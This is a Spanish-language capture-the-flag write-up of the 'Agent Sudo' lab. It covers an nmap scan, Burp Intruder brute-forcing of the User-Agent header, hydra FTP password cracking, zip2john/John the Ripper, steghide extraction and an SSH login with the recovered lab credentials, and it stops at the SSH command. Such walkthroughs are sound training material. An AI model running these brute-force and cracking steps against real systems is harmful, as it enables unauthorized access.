Agente sudo


partiremos escaneando

nmap -sS -sV -A -T4 -vv 10.10.158.129


Parece que tenemos algunos puertos abiertos ejecutándose en la máquina. Un servidor web se está ejecutando en el puerto 80. Abrámoslo e investiguemos más a fondo.

> Dear agents,
>
> Use your own **codename** as user-agent to access the site.
>
> From,
> Agent R


Obtenemos una página HTML que nos dice que los agentes deben usar su propio nombre en clave para user-agentacceder al sitio.
Podemos deducir que R podría ser uno de esos nombres en clave, si seguimos la forma de estos es muy probable que los user agents sean las letras del alfabeto,
es decir de la A a la Z
podriamos utilizar burpsuite con fuerza bruta para que reemplaze dicha cabecera por un diccionario , existe un dic con las condiciones?
respuesta facil es si , se llama char , para ubicarlo utilizaremos el comando locate char.txt




la ubicacion de este mismo en kali esta por defecto en : /usr/share/dirb/wordlists/stress/char.txt
el problema de esto es que los agentes tienen letra mayuscula siendo el caso del Agente R por lo cual deberemos darle tratamiento al dic para dejarlo en mayusculas




ya tenemos el diccionario convertido :)
abriremos burpsuite y activaremos el proxy en firefox o el navegador que gusten usar ustedes yo en mi caso personal utilizo firefox y la extencion foxyproxy




lo primero que haremos es intervenir el envio de headers del navegador con burpsuite para programar la fuerza bruta y lograr dar con un Agente valido
una vez capturada por burpsuit , lo que haremos es tomar la peticion y enviarla al intruder,




seleccionaremos el peticion del navegador y le daremos al boton add para quesea esto lo que sustituya por las letras del diccionario creado




nos iremos a la pestaña Payload y luego a load donde cargaremos el diccionaria que hemos creado,



luego de seleccionar el dic y darle a aceptar cargara la lista:




le daremos a start attack, aparecera una lista de los intentos y las respuesta




en este caso el Agente C arroja resultado diferente
al igual que el agente R,

Revisaremos ambos agentes:

R



C



ya sabemos que agente es el que utilizaremos

atacaremos el Ftp con hydra


hydra -l chris -P /usr/share/wordlist/rockyou.txt 10.10.158.129 ftp

crystal

ingresamos al ftp


revisamos los archivos


el txt dice




que todas las fotos son falsas , la imagen real esta en su directorio , el login se encuentra en la imagen falsa , lo cual no deberia presentar un problema para el,

algo debe tener dentro de los archivos , revisaremos los metadatos





luego del tratamiento de los datos , se genero una carpeta llamada _cutie.png.extracted



los archivos serian estos
To_agentR.txt
365
365.zlib
8702.zip

el archivo To_agentR.txt esta vacio ,
y al descomprimir el archivo
8702.zip nos damos cuenta que tiene pass

Extraeremos el hash del archivo para luego utilizar john the ripper
zip2john 8702.zip > hash

revisamos que se creara el hash, cat hash
y si se ha creado

luego de haber conseguido la pass con john the ripper , volvemos a descomprimir

ahora si podemos leer el archivo de texto
cat To_agentR.txt

QXJlYTUx uhmmm que significara esto? hice pruebas y no es usuario , no es clave ,¿estar`a codificado?
probare con base64

```
┌──(viernez13㉿kali)-[~/tryhackme/Agentesudo]
└─$ echo 'QXJlYTUx' | base64 -d
Area51
```

probaremos extraer datos con steghide en cutie-alien.jpg
Area51
genero un archivo message.txt

```
┌──(viernez13㉿kali)-[~/tryhackme/Agentesudo]
└─$ cat message.txt
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
```

lo leemos ,

Hola james
tu contraseña para logeos es hackerrules!

usuario james
password hackerrules!

ssh james@10.10.158.129

